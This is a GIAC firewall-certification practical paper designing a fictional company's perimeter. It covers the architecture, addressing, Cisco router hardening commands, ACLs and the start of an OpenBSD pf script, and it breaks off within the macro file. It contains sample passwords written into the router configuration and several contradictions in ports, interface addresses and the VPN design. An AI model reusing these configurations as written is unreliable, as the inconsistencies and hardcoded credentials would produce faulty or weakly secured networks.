Global Information Assurance Certification Paper

GIAC Enterprises

GCFW Practical Assignment
Version 1.9
By John H. Sawyer

Table of Contents

Introduction

GIAC Enterprises is a “mom and pop” company that has been in the fortune saying business since the early 1940’s. The company has been holding its own with large multinational corporations because the “personal touch” and integrity of the GIAC owners. Their fortune sayings have always had a more “human” feel compared to most mass-produced fortunes coming from their larger competitors. GIAC Enterprises is making the leap into the global arena and is expanding its workforce to include a mobile sales force and international partners. Until now, they have relied on family for the upkeep of their computer and network systems, but they come to the realization that they need outside help.

Sawyer Consulting, Inc. has been contracted to analyze and audit the current GIAC network environment. The purpose of the audit is to determine whether or not the current topology and security measures are enough to protect the internal network and intellectual property of GIAC Enterprises. Also, any recommendations in order to prepare GIAC for the technological needs required by their globalization efforts will be included as part of the audit. The following document details the work involved in this expansive process.

The purpose of this document is to outline GIAC Enterprises security architecture, perimeter-based protection devices with their policies, document an audit of the external firewall, and perform a penetration test against their old network design.

Section 1 – Security Architecture

Overview

GIAC has set forth the following requirements for their current design:

- Dedicated servers for each function (RedHat Linux 8.0 or Debian Woody)
- Add security to prevent corporate espionage by new employees
- Use existing hardware as much as possible due to limited budget
- Allow as little traffic into the network as possible to keep maintenance simple
- Defense-in-Depth (a buzzword picked up by one of the managers)
- Use web-based services for interaction with customers, suppliers, and partners

GIAC management has reiterated many times the need for reusing current hardware and open source software. Freely available, open source products will be looked at first before any software needed to implement the new network and security is purchased. For hardware needs, old desktops and servers will be reused when possible along with the older Cisco equipment that was purchase from a failed "dot com" off of eBay.

Network Users Access Requirements and Restrictions

During the initial consultation with management, five specific network user groups were identified:

- Customers – companies or individuals that purchase online fortunes
- Suppliers – companies that supply the fortune cookie sayings to GIAC
- Partners – international companies that translate and resell fortunes
- Internal Employees – GIAC employees located on the internal LAN
- External Employees – GIAC mobile sales force and telecommuters

Customers

Requirements: Customers must have access to a website to find out about products and services offered by GIAC, and they must be able to download their orders for fortune sayings.

Solution: GIAC's customers will only have access to the public web servers located on the screened subnet. Traffic over port 80 will be standard, unencrypted HTTP traffic originating from the Internet and destined to the public web server (www.giac.com). Current customers use SSL (port 443) to connect to the secure web server (neo.giac.com) that provides access to download their current fortune sayings order. All inbound traffic to the secure web server from the Internet must be encrypted using high encryption SSL as negotiated by the customer's web browser and the secure web server. No outbound connections can be initiated from the customer web servers. All other ports are closed unless

opened for additional services for internal management; however, customers will not be able to establish a connection due to improper credentials as deemed by those services' authentication mechanisms.

Explanation: Customers, prospective and current, will be able to connect the GIAC Enterprise's public web server (www.giac.com). Port 80 is available for those customers who are interested in finding out what products and services are available from GIAC. Current GIAC customers will be able to connect to the customer fulfillment secure web server (neo.giac.com) via port 443 using SSL within a standard web browser with high encryption.

Suppliers

Requirements: GIAC's suppliers need to access the supplier web server (morpheus.giac.com) in order to upload new fortune sayings.

Solution**:** GIAC's suppliers will connect to the supplier web server (morpheus.giac.com) via SSL over port 443. The partner website only allows SSL traffic originating from the Internet. No outbound connections can be initiated from the supplier web server. The IP address ranges of the suppliers will be the only addresses allowed to connect to the partner web server. All other ports are closed unless opened for additional services for internal management; however, suppliers will not be able to establish a connection due to improper credentials as deemed by those services' authentication mechanisms.

Explanation: Suppliers will be able to connect to the partner web server (morpheus.giac.com) via SSL over port 443. Using a custom php-based file upload system, partners can upload new fortune sayings.

Partners

Requirements: GIAC's partners need access to the partner web server (trinity.giac.com) to be able to upload and download fortune sayings for translation and resell.

Solution: GIAC's partners will connect to the partner web server (trinity.giac.com) via SSL over port 443. The partner website only allows SSL traffic originating from the Internet. No outbound connections can be initiated from the partner web server. The IP address ranges of the partner companies will be the only addresses allowed to connect to the partner web server. All other ports are closed unless opened for additional services for internal management; however, partners will not be able to establish a connection due to improper credentials as deemed by those services' authentication mechanisms.

Explanation: Partners will be able to connect to the partner web server (trinity.giac.com) via SSL over port 443. Using a custom php-based file upload

system, partners can upload translated fortune sayings and download fortune sayings for resell.

Internal GIAC Employees

Requirements: GIAC's internal employees must have access to the internal file server, database server, mail server, and external access to Internet for browsing. The file server is a central location for file storage and backup. The database server is where all fortunes are stored and then synchronized to the external database server. A mail server allows users to send and receive e-mail internally and externally. The employees will have basic access to the Internet for web browsing through a proxy server.

Solution: The internal firewall handles the traffic flow between the internal employees and the internal service network. Traffic is strictly regulated via rules on the firewall to prevent unauthorized access to the internal servers. The theory of least privileges will be used for the internal user network. Only the least amount of privileges necessary for an employee to accomplish his/her job will be allowed. A squid proxy will handle all web browsing so that no direct access will be allowed between the user machines and the Internet. HTTP/HTTPS is the only protocols allowed for web browsing.

Explanation: Ports 445/139 are allowed between the internal employees and the internal service network to facilitate a connection to Samba file server. Ports 143 and 25 are allowed between the internal employees and the mail server on the internal service network. A transparent proxy enabled on the External Firewall will handle Internet web browsing. Ports 80/443 will be enabled between the users and the Internal Web Server for maintenance to web pages and fortunes.

External GIAC Employees

Requirements: External employees, salespeople and telecommuters, must be able to connect to the GIAC network and have transparent access to all resources as if they were sitting in an office located on the internal network. Their requirements are the same as the internal users except for the additional requirement of connecting from remote locations.


Solution: A VPN server has been setup on the firewall to enable encrypted external access to the internal network. Super FreeSWAN 1.99 is being used on the server side while the built-in ipsec implementation in Windows 2000 is being used on the client-side.

Explanation: The mobile salespeople and telecommuters must have access to company resources while at customer sites, on the road, or while working from home. GIAC has contracted with a nationwide ISP to provide local access numbers (800 number when necessary) wherever possible for a mobile

salesperson or telecommuter to have Internet access. Because the IP address of dial-up users to the nationwide ISP are within the same range, a rule on the external firewall will automatically accept VPN traffic from that range while denying any attempts without the proper PSK. The VPN will then forward decrypted traffic that conforms to ports 445/, 143, 25, 80, and 443 into the Internal Service Network.

GIAC Secure Network Diagram and Components

FIGURE 1.1 - Network Diagram



IP Addressing Scheme:

Public Service Network	Internal Service Network
192.168.1.0/24	10.20.20.0/24

Internal GIAC Users	Management Network
10.1.1.0/24	10.10.10.0/24

Network Security Components

Note: Network components not directly related to the security of the network and perimeter may not contain as much detail as those devices/servers directly related to network security. They are listed simply for a better understanding of the network topology and rulesets (as discussed in Section 2).

Border Router: Cisco 2501 running IOS 12.x
The Cisco 2501 was purchased on eBay by GIAC in anticipation of their upgrade from a consumer aDSL connection to a dedicated T1. The Cisco 2501 was upgraded with maximum amount of memory in order to support the latest Cisco IOS version 12.x.

- Purpose: The Cisco 2501 router serves as the border router for the GIAC network. It is the initial traffic cop that handles basic packet filtering in order to block out the known traffic that should not be allowed into the GIAC network. Examples of such traffic include: private/unregistered IP ranges, spoofed internal addresses, and ports not allowed to accept external connections. Filters are also in place to prevent the same traffic from originating within the GIAC network.
- Security Function: The main security function of the Cisco 2501 is to block out known bad traffic. By blocking known bad traffic, we reduce the amount of unnecessary traffic entering the GIAC network, thus, reducing the load on servers externally accessible. Cisco routers are designed to handle static filtering quickly and we are utilizing this ability to its fullest.
- Placement: The Cisco 2501 is placed at the border of the GIAC network. It's placement is the proper fit as it handles GIAC's link to the Internet and provides filtering of extraneous traffic. Because the router cannot statefully inspect packets, that function is handled by the firewall directly located behind it.

External Firewall: Dell PowerEdge 1650 – Dual 1.4 GHz Intel Pentium 4 Processor, 2 GB RAM, 3 Network Interfaces. Operating System: OpenBSD 3.3 running pf

- Purpose: The External Firewall provides the external address that is accessible for HTTP/HTTPS/SSH connections. PF handles redirection of traffic based on port to the various servers that are located in the screened

subnet. The External Firewall also handles outgoing web browsing connections from the Internal GIAC employees.

- Security Function: The External Firewall is the only machine directly accessible to the Internet. All traffic to the Public Service Network first must travel through this Firewall. Every packet is scrubbed as it enters or exits the firewall to normalize traffic. Dynamic NAT is provided to the Internal GIAC users for web browsing out to the Internet. Stateful packet filtering is provided to help insure that traffic going in and out is part of already established connections.
- Placement: The External Firewall sits directly between the Border Router, Public Service Network, and Internal GIAC Employees Network. Its placement is critical to the security of the entire GIAC network because of its security functions.

VPN Gateway: Dell PowerEdge 1650 – Single 1.4 GHz Intel Pentium 4 Processor, 1 GB RAM, 3 Network Interfaces. Operating System: OpenBSD 3.3 running pf and OpenSSH

- Purpose: The VPN Gateway provides a connection into the internal file and mail servers for mobile salespeople.
- Security Function: The only function is to provide a secure, encrypted tunnel for mobile salespeople to connect into the Microsoft Windows 2000 Server running Terminal Services. Once a salesperson connects to the VPN Gateway with PuTTY, the connection is then forwarded to the Terminal Server.
- Placement: The VPN Gateway sits between the Public Service Network and the Windows 2000 Terminal Server. It was important to provide a greater level of security by placing the VPN in front of the Windows 2000 machine compared to letting connections be made directed to it and adding another layer of authentication.

Intrusion Detection Systems: Various Hardware Manufacturers(all IDS boxes were built from old hardware). Operating System: Debian Linux with 2.4 kernel and Snort 2.0

- Purpose: The multiple Intrusion Detection Systems throughout the GIAC network do exactly what their name suggests…detect intrusions. The Snort IDS is based on known attack signatures and its purpose is to detect when an attack occurs on its respective network segment. All of the logs from the IDS's are stored on a machine in the Management Network for offline intrusion analysis.
- Security Function: The Intrusion Detection Systems are used to determine when an attack takes place on the GIAC network. The GIAC IT staff can analyze the logs from the IDS's to find what machines are possibly compromised and take the appropriate incident response actions.

The devices serve as an early warning and alarm system for the various network segments.

- Placement: An IDS is placed on each major network segment within GIAC: Public Service Net, Internal Users, Internal Service Net, and Management Net. Each device is critical to the overall security of the segment that it monitors. If attacks occur on one segment against another, the logs from the different IDS's can be analyzed to see which machines were affected and if those machines have been used to attack others.

Internal Firewall: Dell PowerEdge 1650 – Dual 1.4 GHz Intel Pentium 4 Processor, 2 GB RAM, 3 Network Interfaces. Operating System: OpenBSD 3.3 running pf

- Purpose: The Internal Firewall is setup to protect the "crown jewels" of the GIAC network. It is the most secure, hardened system on the network because its purpose is to protect the Internal Service Network which houses the internal web server, database server, file server, mail server, and DNS server.
- Security Function: The Internal Firewall provides an additional layer of defense in the GIAC network. The only role of the Internal Firewall is to prevent unauthorized traffic between the Internal GIAC Users, Management Network, and Internal Service Network..
- Placement: The Management and Internal Service Networks are placed as far away from the Internet as possible. Because of the well-known security record of OpenBSD, it is a logical choice to protect GIAC's internal resources. The Internal Firewall is placed directly between the Management, Internal Service, and Internal GIAC Users networks. The Internal GIAC Users must connect into the Internal Service Network for e-mail and customer order fulfillment. The Management Network houses the IT staff responsible for maintaining the systems within the various GIAC network segments. Also, all syslog and IDS logs are housed within the Management Network.

Security Devices and IP Addressing for each network interface:

Security Device	**Interfaces**		
Border Router	ser0	ser1	eth0
	aaa.bbb.ccc.145	n/a	aaa.bbb.ccc.146
External Firewall	rl0	rl1	rl2
	aaa.bbb.ccc.147	192.168.1.1	10.1.1.1
VPN	rl0	rl1	
	192.168.1.11	10.1.1.11	
Internal Firewall	rl0	rl1	rl2
	10.20.20.1	10.10.10.1	10.1.1.2

Non-Security Related Network Components

The following items are network components and servers that are part of the GIAC network but are not directly responsible for the perimeter security of the network. Each device will be listed along with a brief description of its operating system, function, and any host-based security precautions.

Public Web Server

- Operating System: RedHat Linux 8.0
- Function: The Public Web Server hosts the web site for the general public. This website is the first thing that potential customers will see. The site contains information about products and services, sales contact information, and some background information on the GIAC company.
- Host-based Security: Bastille Linux has been run to harden the machine. Also, iptables/netfilter is used to prevent unwanted network traffic from reaching the server. Port 80 is open and only accepts traffic from the Internet via the External Firewall. Port 22 is open and only accepts traffic from the Management Network. All other ports are closed on the server. All webpages are static HTML and all types of scripting have been disabled within Apache.

Customer/Supplier/Partner Secure Web Servers:

- Operating System: Debian Linux – Woody (stable)
- Function: These servers house the SSL-enabled website for GIAC customers, suppliers, and partners. Customers connect securely to the server over SSL and download their orders. Suppliers connect to port 441 with SSL to upload fortunes using a custom php-based file upload system. Partners connect to port 442 with SSL and download or upload files in a similar manner to customers and partners, respectively.
- Host-based Security: Bastille Linux is used to harden each machine.
    - Ports 4430 for customer connections is running SSL-enable Apache 2.0 and port 22 is available for management connections. Iptables is used to lock down connections that are allowed for each port.
    - Ports 4410 for supplier connections is running SSL-enable Apache 2.0 and port 22 is available for management connections. Iptables is used to lock down connections that are allowed for each port.
    - Ports 4420 for partner connections is running SSL-enable Apache 2.0 and port 22 is available for management connections. Iptables is used to lock down connections that are allowed for each port.

Internal Staff Computers:

- Operating System: Windows 2000 Service Pack 3

- Function: The desktop computer run various pieces of software in order to help the users complete their daily job duties. Most of the software is typical office document processing software.
- Host-base Security: The desktops are configured to allow the users the least amount of privilege possible without affecting their productivity. The NSA guidelines were followed as closely as possible without causing the system to not impede the users' workflow.

Public Service Network	192.168.1.0/24
Public Web Server	192.168.1.2
Secure Web Server	192.168.1.3
Mail Relay	192.168.1.4
External Database	192.168.1.5
Supplier Server	192.168.1.6
Partner Server	192.168.1.7
IDS (eth0)	no ip
IDS (eth1)	192.168.1.10
VPN (rl0)	192.168.1.11
VPN (rl1)	10.1.1.11
Internal GIAC Employees	10.1.1.0/24
IDS (eth0)	no ip
IDS (eth1)	10.1.1.10
Employee Computers	10.1.1.100-150
Internal Service Network	10.20.20.0/24
Internal Web Server	10.20.20.2
Mail	10.20.20.4
Internal Database	10.20.20.5
File Server/Backup	10.20.20.8
Internal DNS	10.20.20.9
IDS (eth0)	no ip
IDS (eth1)	10.20.20.10
Internal Management Network	10.10.10.0/24
IDS (eth0)	no ip
IDS (eth1)	10.10.10.10
Syslog/NTP Server	10.10.10.11
IDS/Log Analysis	10.10.10.12
IT Staff	10.10.10.20-30
Web Design/Database Team	10.10.10.100-110

Section 2 – Security Policies and Tutorial

2.1 Introduction

GIAC Enterprise's principle of Defense-In-Depth is continued in their Security Policies for the Border Router, Primary Firewall, and VPN. The following section will thoroughly explain the Access Control Lists (ACLs) and policies in place in order to secure the perimeter to meet the needs of the GIAC network. An in-depth tutorial for setting up the external router is included at the end of this section.

2.2 Border Router

As discussed in the previous Section 1 – Security Architecture, the Border Router is a Cisco 2501 Router running IOS 12.x. The Border Router is GIAC Enterprises primary and only link to the Internet. This fact makes it most important to secure the router because a compromise could lead to denial of service to GIAC customers and employees. Also, without the proper restrictions on the internal firewall and hosts, a compromised router could provide a starting point for an intruder to penetrate further into the internal network. Guidelines set forth in the Router Security Configuration Guide by the NSA (National Security Agency, pg 57)

The Border Router's primary function is to screen known bogus packets before they reach the GIAC firewall. All services have been disabled because the only job of the router is to screen packets and provide the Internet link. Inclusion of unnecessary services would hinder router performance and open it up for possible intruder attack.

Administration of the Border Router will only be performed locally via the console port. All Telnet (virtual terminal) and Aux access will be denied.

The Border Router has been assigned an address of aa.bb.cc.1 on its Internet facing serial interface (serial0). The internal ethernet interface (ethernet0) is assigned the address 192.168.0.1 by GIAC.

2.2.1 Initial Configuration and Hardening

First, the Border Router will be assigned the name GIAC-Border.

*Router#**configure terminal***
Enter configuration commands, one per line. End with CNTL/Z.
*Router(config)#**hostname GIAC-Border***
GIAC-Border(config)#

Next, administrative access will be assigned passwords and access to the router will be locked down.

*GIAC-Border(config)#**service password-encryption***
*GIAC-Border(config)#**aaa new-model***
*GIAC-Border(config)#**aaa authentication login GIAC-Border local***
*GIAC-Border(config)#**username router-admin privilege 1 password cHr15Ru13z***
*GIAC-Border(config)#**enable password $l33tSeZ%***

A username (router-admin) and password (cHr15Ru13z) has been set along with an enable password ($l33tSeZ%). By creating a username, it is just one more piece of information that an attacker will have obtain in order to gain access to GIAC's Border Router. The passwords will be encrypted in the router's configuration file by the "service password encryption" command.

*GIAC-Border(config)#**banner incoming #All activity on this device is monitored and will be used as evidence in case of legal prosecution.#***

- a banner is enabled to notify attackers that activity is logged and violators will be prosecuted.

Now, the router is configured to require authentication when a connection is made into the router via console port with a timeout of 5 minutes.

*GIAC-Border(config)#**line console 0***
*GIAC-Border(config-line)#**login authentication GIAC-Border***
*GIAC-Border(config-line)#**exec-timeout 5 0***

Example when plugged into console (password not shown when typed):
User Access Verification
*Username: **router-admin***
Password:
GIAC-Border>

To be as secure as possible, all remote access to the router is denied. Only local configuration via the console port is allowed. Telnet is disabled on all terminals and access through the aux port is also disabled.

GIAC-Border#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
*GIAC-Border(config)#**line vty 0 4 login***
*GIAC-Border(config)#**no password***
*GIAC-Border(config-line)#**no exec***
*GIAC-Border(config-line)#**transport input none***
*GIAC-Border(config-line)#**exit***

*GIAC-Border(config)#**line aux 0***
*GIAC-Border(config-line)#**no exec***
*GIAC-Border(config-line)#**transport input none***
*GIAC-Border(config-line)#**exit***
GIAC-Border(config)#

2.2.2 Services and Logging

The Border Router must be as efficient as possible so all unnecessary services will be disabled.

*GIAC-Border(config)#**no service finger***

- finger is disabled because if allows leakage of information related to users logged into the router. We want to let out as little information as possible

*GIAC-Border(config)#**no ip http server***

- all configuration of the Border Router has been mandated to be done via the local console port. Cisco routers feature a built-in web-based management server. The http server is being turned off to reduce the risk of an attacker gaining access since most http traffic is allowed in and out of networks with very little scrutiny.

*GIAC-Border(config)#**no service config***
*GIAC-Border(config)#**no boot network***

- remote startup configuration of the router is explicitly disabled. All configuration is stored locally on the router.

*GIAC-Border(config)#**no service tcp-small-servers***
*GIAC-Border(config)#**no service udp-small-servers***

- tcp and udp small servers are just another outlet for attackers to determine information about the network and possible points of intrusion. In version of IOS 12.0+, small servers are turned off by default.

*GIAC-Border(config)#**no ip bootp server***

- bootp is used to give out IP information similar to DHCP. This service is unnecessary for the function of the GIAC Border Router.

*GIAC-Border(config)#**no cdp run***

- CDP stands for Cisco Discovery Protocol. The Border Router is the only Cisco device in use within the GIAC network therefore eliminating any need for CDP.

CDP is useful with multiple Cisco devices so that they can learn about each other; however, because detailed information about each device is password along the network, a security risk instantly arises.

*GIAC-Border(config)#**no snmp-server***

- snmp has had too many security flaws come to light in the past two years that GIAC has decided to forego the benefits of snmp in order to have a more secure environment.

Network Time Protocol (ntp) is used to keep the router synchronized with the rest of the GIAC Enterprise computers for proper time correlation if an audit is performed on the logs after a compromise. The first entry is disabling the router to act as a ntp master to peer routers. The remaining ntp-related entries assign the interface the server is located, the ip address, and additional ntp settings.

*GIAC-Border(config)#**no ntp master***
*GIAC-Border(config)#**ntp source Ethernet 0***
*GIAC-Border(config)#**ntp server 10.10.10.11***
*GIAC-Border(config)#**clock timezone EST -5***
*GIAC-Border(config)#**clock summer-time EST recurring***

For proper auditing, logging must be enabled on the Border Router with the appropriate settings to allow time correlation.

*GIAC-Border(config)#**service timestamps debug datetime msec localtime show-timezone***
*GIAC-Border(config)#**service timestamps log datetime msec localtime show-timezone***
*GIAC-Border(config)#**logging 10.10.10.11***

2.2.3 Performance and Routing

The following settings are included in the GIAC Border Router policy to help with performance and routing decisions.

*GIAC-Border(config)#**no ip tcp path-mtu-discovery***
*GIAC-Border(config)#**no ip tcp selective-ack***
*GIAC-Border(config)#**ip pim bidir-enable***
*GIAC-Border(config)#**service tcp-keepalives-in***

*GIAC-Border(config)#**no ip domain-lookup***

- domain lookups are disabled to prevent the overhead of the router resolving hostnames for IPs.

*GIAC-Border(config)#**no ip source-route***

- source routing allows an attacker the ability to add extra information to a packet so a router will send the information wherever the attacker wants it to go based on the source route included. When used with a spoofed network address, a router could be tricked into thinking the packet has legitimate access to a network segment and then get routed back to where the attacker is waiting and watching.

*GIAC-Border(config-if)#**no ip unreachables***

- ICMP unreachable messages are disabled to prevent an attacker from performing reconnaissance on the GIAC network. Turning off ip unreachables will keep messages indicating that machines exist or do not exist from being returned. This command is applied to all interfaces.

*GIAC-Border(config-if)#**no ip redirect***

- redirects are usually used in conjunction with source routing to manipulate the path of return traffic. This command is applied to all interfaces.

*GIAC-Border(config-if)#**no ip mask-reply***

- another icmp message that needs to be disabled to help reduce the mapping efforts of potential attackers. This command is applied to all interfaces.

*GIAC-Border(config)#**no ip directed-broadcast***

- traffic to broadcast addresses is being denied at the Border Router in order to mitigate popular DOS attacks like Smurf attack. This command is enabled by default in Cisco IOS 12.0+.

*GIAC-Border(config)#**no subnet-zero***

- prevents traffic with source ip of zeroes from passing through the Border Router.

*GIAC-Border(config-if)#**no ip proxy-arp***
- this setting prevents the router from acting as a proxy for ARP requests between two subnets. In the GIAC configuration, the router does not bridge two networks so this command is applied to all network interfaces.

2.2.4 Access Control Lists (ACLs)

The ACLs of the Border Router are designed to prevent packets from private addresses (Rekhter, pg 3), multicast traffic, localhost, and the internal network.

Preventing this traffic from the Internet will prevent many attacks that use spoofed IP addresses.

One common practice for router configuration is to block current unallocated IANA addresses (IANA, pg4). After much consideration by the GIAC security team and general management, it was decided that although blocking the addresses may help reduce some spoofed attacks, the potential of blocking potential customers is too much of a risk. Until IPv6 is implemented worldwide, there is a growing shortage of IPv4 addresses which means that a current unallocated address range could be assigned tomorrow to a potential GIAC customer.

2.2.4.1 Ingress Filtering ACLs

"Ingress filtering filters out any IP packets with untrusted source addresses before they have a chance to enter and affect your system or network" (5.2.3 Ingress and Egress Filtering). The term untrusted mostly refers to known addresses that should not be traversing the Internet. They are addresses that are unallocated by the IANA or addresses deemed private by RFC 1918.

*GIAC-Border(config)#***access-list 10 deny 10.0.0.0 0.255.255.255 log**
*GIAC-Border(config)#***access-list 10 deny 172.16.0.0 0.15.255.255 log**
*GIAC-Border(config)#***access-list 10 deny 192.168.0.0 0.0.255.255 log**

- RFC 1918 – Private IP addresses.

*GIAC-Border(config)#***access-list 10 deny 127.0.0.0 0.255.255.255 log**

- address of localhost (local loopback connector)

*GIAC-Border(config)#***access-list 10 deny 224.0.0.0 15.255.255.255 log**

- multicast address range. IP Multicast is not used within the GIAC network. For more info on the various addresses within multicast and there uses, check out http://www.firewall.cx/multicast-ip-list.php

*GIAC-Border(config)#***access-list 10 deny 169.254.0.0 0.0.255.255 log**

- link-local DHCP default network. These are addresses automatically assigned when a DHCP server cannot be found.

*GIAC-Border(config)#***access-list 10 deny aaa.bbb.ccc.145 0.0.0.0 log**
*GIAC-Border(config)#***access-list 10 deny aaa.bbb.ccc.146 0.0.0.0 log**

*GIAC-Border(config)#***access-list 10 permit any**

- allows all remaining traffic to pass into the GIAC network

2.2.4.2 Egress Filtering ACLs

Egress filtering is implemented to prevent all traffic from addresses not within the GIAC network from escaping into the Internet. This traffic could be originating from a misconfigured or damage router. Even worse, the traffic could be generated by a compromised system running a DDOS agent (Flanagan). Egress filtering is one way of being a good "net neighbor."

*GIAC-Border(config)#***access-list 20 permit aaa.bbb.ccc.147 0.0.0.0**

- aaa.bbb.ccc.147 is the IP address of the GIAC firewall's external facing router. The firewall handles NATing of all traffic originating within the GIAC network so no other source IP address should be trying to exit GIAC.

*GIAC-Border(config)#***access-list 20 deny any log**

- any traffic not picked up by the first rule will automatically be dropped and logged. If logs generated by this rule starting appearing, it could be a signed that the GIAC External Firewall/VPN could be compromised.

2.2.5 ACL Applied to Router Interfaces

The Ingress and Egress filters will now be applied to their respective interfaces.

*GIAC-Border(config)#**interface ser0***
*GIAC-Border(config-if)#**description "external interface"***
*GIAC-Border(config-if)#**ip address aaa.bbb.ccc.145 255.255.255.0***
*GIAC-Border(config-if)#**ip access-group 10 in***
*GIAC-Border(config-if)#**exit***

- access list 10 is applied to the Border Router's external, internet-facing, interface.

*GIAC-Border(config)#**interface eth1***
*GIAC-Border(config-if)#**description "internal interface"***
*GIAC-Border(config-if)#**ip address aaa.bbb.ccc.146 255.255.255.0***
*GIAC-Border(config-if)#**ip access-group 20 in***
*GIAC-Border(config-if)#**exit***

- access list 20 is applied to the Border Router's internal ethernet interface.

2.3 External Firewall

The External Firewall is the second layer of security for the GIAC Enterprises network. The OpenBSD operating has been chosen because its outstanding security record. The packet filtering (pf) within OpenBSD is also a very powerful tool for creating firewalls and NAT devices. The following sections contain information on setting up NAT and Redirection for the servers contained within the Public Service Network and traffic originating from the Local GIAC Employees Network.

2.3.1 Loading Script

```
#!/bin/sh
#
# Disable the packet filter (pf)
/sbin/pfctl –d

# Flush all filter parameters
/sbin/pfctl -F all

# Disable directed broadcast
/sbin/sysctl -w net.inet.ip.directed-broadcast=0

# Enable IP Forwarding
/sbin/sysctl -w net.inet.ip.forwarding=1

# Disable IP redirects
/sbin/sysctl -w net.inet.ip.redirect=0

# Assign IP address to external interface
/sbin/ifconfig rl0 inet aaa.bbb.ccc.147 netmask 255.255.255.0

# Assign IP address to public service net interface (DMZ)
/sbin/ifconfig rl1 inet 192.168.1.1 netmask 255.255.255.0

# Assign IP address to internal giac employees interface
/sbin/ifconfig rl2 inet 10.1.1.1 netmask 255.255.255.0

# Load rules from file giacfw.conf
/sbin/pfctl -f /root/giacfw.conf

# Enable Packet Filter (pf)
/sbin/pfctl -e
```

2.3.2 Macro Definitions

The Macros are a feature in pf which allows variables to be defined at the beginning of the rules file for IP's, interfaces, and hosts that will be used multiple times. Macros make maintenance of pf rules much easier because only one change needs to be made to affect the entire file when a piece of hardware or IP changes.

Descriptions of the Macros are provided at the top before the variables and their definitions. Some are likely to have been wrapped when pasted into this document.

```
#########################################################################
#########################################################################
# Macro Definitions
#
# First, define interfaces:
#     External Interface
#     Public Service
#     Internal GIAC Employees
#     All Interfaces
# Next, we define our IPs:
#     External IP Address
#     Public Service IP Address
#     Internal LAN IP
# Network Definitions:
#     Public Service Network
#     Internal Employees Network
#     Partner Network
#     Supplier Network
# Public Service Servers:
#     PUBWEB_SRV = Public Web Server
#     CUSTSEC_SRV = Secure Customer Server
#     MAILREL_SRV = Mail Relay
#     EXTDB_SRV = Database Server
#     SUPPSEC_SRV = Supplier Secure Server
